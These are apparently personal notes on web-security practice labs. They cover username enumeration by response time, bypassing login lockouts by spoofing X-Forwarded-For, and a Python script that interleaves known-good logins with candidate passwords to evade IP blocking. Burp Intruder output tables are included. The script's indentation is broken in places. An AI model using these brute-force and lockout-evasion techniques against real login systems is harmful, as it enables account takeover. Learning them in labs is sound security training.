
This lab is vulnerable to username enumeration using its response times. To solve the lab, enumerate a valid username, brute-force this user's password, then access their account page.


- Your credentials: `wiener:peter`

1. In this lab if we login with incorrect username or password you will not be able to login to the website for 30 minutes
2. We use `X-Forwarded-For` to by pass this lockdown `#X-Forwarded-For`
   - Header tag ที่ชื่อว่า X-Forwarded-For เป็น Tag ที่ทำหน้าที่เก็บ IP Address เหมือนเป็น Stamp ว่า Request ผ่าน Client หรือ Proxy ไหนมาบ้าง โดยปกติแล้ว tag นี้จะไม่ได้ถูกส่งมาจาก Browser โดยตรงแต่มันจะถูกใส่มาให้อัตโนมัติโดย Proxy เมื่อ Request นั้นๆวิ่งผ่าน




3. The longer password we put the longer times it take (Do this with the correct username) if the username is incorrect it will take a little of time







4. Brute force the username with a really long password
   Also change X-Forwarded-For
   Use Pitchfork attack




First payload



Second payload





Filter respond complete and respond respond receive



We get the username which is `am`

5. Brute force password but login as user am (Do the same as method 4)







Broken brute-force protection, IP block

This lab is vulnerable due to a logic flaw in its password brute-force protection. To solve the lab, brute-force the victim's password, then log in and access their account page.

- Your credentials: `wiener:peter`
- Victim's username: `carlos`

1. Notice that we can enumerate username because the error






2. We can only try the incorrect password 2 at a time and after tat we need to use the correct username and password so that our IP address will not get block
   Use python to script it


```
print("##########The following are the usernames: #########")
for i in range(150):
    if i % 3:
        print("carlos")
    else:
    print("wiener")

print("##########The following are the passwords: #########")
with open('password.txt', 'r') as f:
lines = f.readlines()
i = 0
for pwd in lines:
    if i % 3:
        print(pwd.strip('\n'))
    else:
        print("peter")
        print(pwd.strip('\n'))
        i = i+1
    i = i + 1
```


3. Brute Force the password using username and password that we script
   We use Pitchfork attack



You need to create a new resource pool to start attack 1 at the time



4. We got the password




Username enumeration via account lock

This lab is vulnerable to username enumeration. It uses account locking, but this contains a logic flaw. To solve the lab, enumerate a valid username, brute-force this user's password, then access their account page.

- In this lap if you try an invalid username you will not get lock but if you use the correct username but wrong password you will get lock

1. Intercept the request and send it to intruder


2. Assume that username is agent




Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Comment
348	agent	qwerty	200	290			3292	
449	agent	123456789	200	218			3292	
550	agent	12345	200	257			3292	
651	agent	1234	200	247			3292	
752	agent	111111	200	290			3292	
853	agent	1234567	200	248			3292	
954	agent	dragon	200	253			3292	
1055	agent	123123	200	255			3292	
1156	agent	baseball	200	252			3292	
1257	agent	abc123	200	262			3292	
1358	agent	football	200	250			3292	
1459	agent	monkey	200	230			3292	
1560	agent	letmein	200	245			3292	
1661	agent	shadow	200	282			3292	
1762	agent	master	200	208			3292	
1863	agent	666666	200	278			3292	
1964	agent	qwertyuiop	200	211			3292	
2065	agent	123321	200	267			3292	
2166	agent	mustang	200	276			3292	
2267	agent	1234567890	200	236			3292	
2368	agent	michael	200	208			3292	
2469	agent	654321	200	248			3292	


Request Response

Pretty Raw Hex Render





3. If the password is correct there will be no respond error



Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Comment
5196	agent	hockey	200	246			3162	
808	autodiscover	111111	200	455			3240	
809	carlos	1234567	200	454			3240	
